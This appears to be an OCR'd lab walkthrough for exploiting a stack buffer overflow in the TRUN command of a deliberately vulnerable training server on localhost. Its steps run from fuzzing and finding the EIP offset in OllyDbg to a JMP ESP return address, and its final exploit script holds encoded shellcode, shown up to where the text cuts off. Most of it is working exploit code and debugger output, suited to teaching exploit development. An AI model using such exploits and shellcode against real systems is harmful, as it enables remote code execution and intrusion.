
Start --> Run --> cmd

----

nc localhost 9999


Type 'HELP'

Then type 'EXIT'




Open 'simple-fuzzer1.py' in Notepad++

- Step through the code.
- Notice that you are connecting to the host on port 9999 and sending 5000 A's to every server function





```
buffer=["A"]
counter=50


while len(buffer) <= 100:

      buffer.append("A"*counter)

      counter=counter+50


commands=["HELP","STATS .","RTIME .","LTIME .","SRUN .","TRUN .","GMON .","GDOG .","KSTET

for command in commands:
      for buffstring in buffer:
            print "Fuzzing " +command +":"+str(len(buffstring))
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect(('127.0.0.1', 9999))
            s.recv(50)
            s.send(command + buffstring)
            s.close()
```

Double-click and run 'simple-fuzzer1.py'




OllyDBG --> Debug --> Restart --> Play (button) or **CTRL+F2 then F9**
You may have to hit play a few times, or press F9 a few times.
Make sure the debugger says 'Running' instead of 'Paused'.




Open '2-3000As.py' in Notepad++

- Step through the code.
- Notice that you are connecting to the host on port 9999 and sending 3000 A's to just the TRUN server function




Double-Click and run '2-3000As.py' Note EIP's value.



OllyDBG --> Debug --> Restart --> Play (button) or **CTRL+F2 then F9**
You may have to hit play a few times, or press F9 a few times.
Make sure the debugger says 'Running' instead of 'Paused'.


Open '3-3000chars.py' in Notepad++

- Step through the code.
- Notice that you are still connecting to the host on port 9999
  and sending 3000 non-repeating characters to the TRUN server function



Double-Click and run '3-3000chars.py'

Notice the EIP value: 396F4338 (EIP true value: 38 43 6F 39)



OllyDBG --> Debug --> Restart --> Play (button) or CTRL+F2 then F9
You may have to hit play a few times, or press F9 a few times.
Make sure the debugger says 'Running' instead of 'Paused'.

Open '4-Distance-to-EIP.py' in Notepad++

After sending script '3-3000chars.py' we saw that EIP was populated

with the value of '396F4338' which means that EIP's true value is:


38 43 6F 39

We read it backwards because it is little-endian.

So this is hex for 8 (38), C (43), o (6F), 9 (39)

We can now search for this value in buffstring, and cut it right at the value 8Co9

Double-Click and run '4-Distance-to-EIP.py'



We now see that the distance to EIP is 2006 characters.

Open '5-2006char-eip-check.py' in Notepad++

5-2006char-eip-check.py

```
#!/usr/bin/python
import socket

buffstring='A' * 2006
eipoverwrite='BBBB'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.recv(50)
s.send('TRUN .' + buffstring + eipoverwrite)
s.close()

```


Double-Click and run '5-2006char-eip-check.py'

Notice that you were able to overwrite EIP with 42s - proving that you have control of EIP.

EIP value: 42424242

ESP value: 00B7FA0C

Right click on the ESP register and select Follow in stack.
Now go to the stack pane and scroll up a little.
You should note that the ESP register points to the very start
of the long string of "C" characters (0x43 in Hex) that we sent
to the program with our exploit script.




This means that all we need to do to get to our code is replace those "C" characters with our code and replace the "B" characters that overwrite EIP with the address of a "JMP ESP" instruction. This will result in the CPU executing the "JMP ESP" instruction, which will then redirect execution to our code - stored in memory at the location pointed to by the ESP register.

OllyDBG --> Debug --> Restart --> Play (button) --> View --> Executable Modules

or


CTRL+F2 then F9 then ALT+E



Now we know that the essfunc.dll has no problematic exploit protection features enabled, we can search it to see if a "JMP ESP" instruction can be found.


Double click on the module in the Executable modules window to open the module in the CPU view, then right click in the disassembler pane and select Search for ->Command or hit Ctrl-F.

In the Find command box that appears, type "JMP ESP" and hit Find.



Result:
625011AF FFE4 JMP ESP

Right click --> Breakpoint --> Toggle
or
F2



Debug --> Restart --> Play (button)

or

CTRL+F2 then F9

Open '6-jmp-esp.py' in Notepad++, notice that pretty much everything is the same except for:
625011AF   FFE4   JMP ESP


ret='\xaf\x11\x50\x62'

This is very important. We are now overwriting EIP with the 'JMP ESP' which we are calling 'ret'.

6-jmp-esp.py

```
#!/usr/bin/python
import socket

buffstring='A' * 2006

# 625011AF   FFE4              JMP ESP
ret='\xaf\x11\x50\x62'

bufferbackfill='C' * 990    # [ 2006 ] [ ret (4 bytes)] [ 990 C's ] = 3000 chars



s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.recv(50)
s.send('TRUN .' + buffstring + ret + bufferbackfill)
s.close()
```

Double-Click and run '6-jmp-esp.py'



You should notice that your breakpoint has just been hit. This proves that we have redirected code execution to the stack.

Debug --> Restart --> Play (button)

or

CTRL+F2 then F9

Open '7-first-exploit.py' in Notepad++.

7-first-exploit.py

```
#!/usr/bin/python
import socket

buffstring='A' * 2006

# 625011AF   FFE4             JMP ESP
ret='\xaf\x11\x50\x62'

payload=("\xbb\xa1\x09\x04\x9a\xda\xdc\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"
"\x56\x31\x5a\x13\x83\xc2\x04\x03\x5a\xae\xeb\xf1\x66\x58\x62"
"\xf9\x96\x98\x15\x73\x73\xa9\x07\xe7\xf7\x9b\x97\x63\x55\x17"
"\x53\x21\x4e\xac\x11\xee\x61\x05\x9f\xc8\x4c\x96\x11\xd5\x03"
"\x54\x33\xa9\x59\x88\x93\x90\x91\xdd\xd2\xd5\xcc\x2d\x86\x8e"
"\x9b\x9f\x37\xba\xde\x23\x39\x6c\x55\x1b\x41\x09\xaa\xef\xfb"
"\x10\xfb\x5f\x77\x5a\xe3\xd4\xdf\x7b\x12\x39\x3c\x47\x5d\x36"
"\xf7\x33\x5c\x9e\xc9\xbc\x6e\xde\x86\x82\x5e\xd3\xd7\xc3\x59"
"\x0b\xa2\x3f\x9a\xb6\xb5\xfb\xe0\x6c\x33\x1e\x42\xe7\xe3\xfa"
"\x72\x24\x75\x88\x79\x81\xf1\xd6\x9d\x14\xd5\x6c\x99\x9d\xd8"
"\xa2\x2b\xe5\xfe\x66\x77\xbe\x9f\x3f\xdd\x11\x9f\x20\xb9\xce"
"\x05\x2a\x28\x1b\x3f\x71\x25\xe8\x72\x8a\xb5\x66\x04\xf9\x87"
"\x29\xbe\x95\xab\xa2\x18\x61\xcb\x99\xdd\xfd\x32\x21\x1e\xd7"
"\xf0\x75\x4e\x4f\xd0\xf5\x05\x8f\xdd\x20\x89\xdf\x71\x9a\x6a"
"\xb0\x31\x4a\x03\xda\xbd\xb5\x33\xe5\x17\xc0\x73\x2b\x43\x81"
"\x13\x4e\x73\x34\xb8\xc7\x95\x5c\x50\x8e\x0e\xc8\x92\xf5\x86"
"\x6f\xec\xdf\xba\x38\x7a\x57\xd5\xfe\x85\x68\xf3\xad\x2a\xc0"
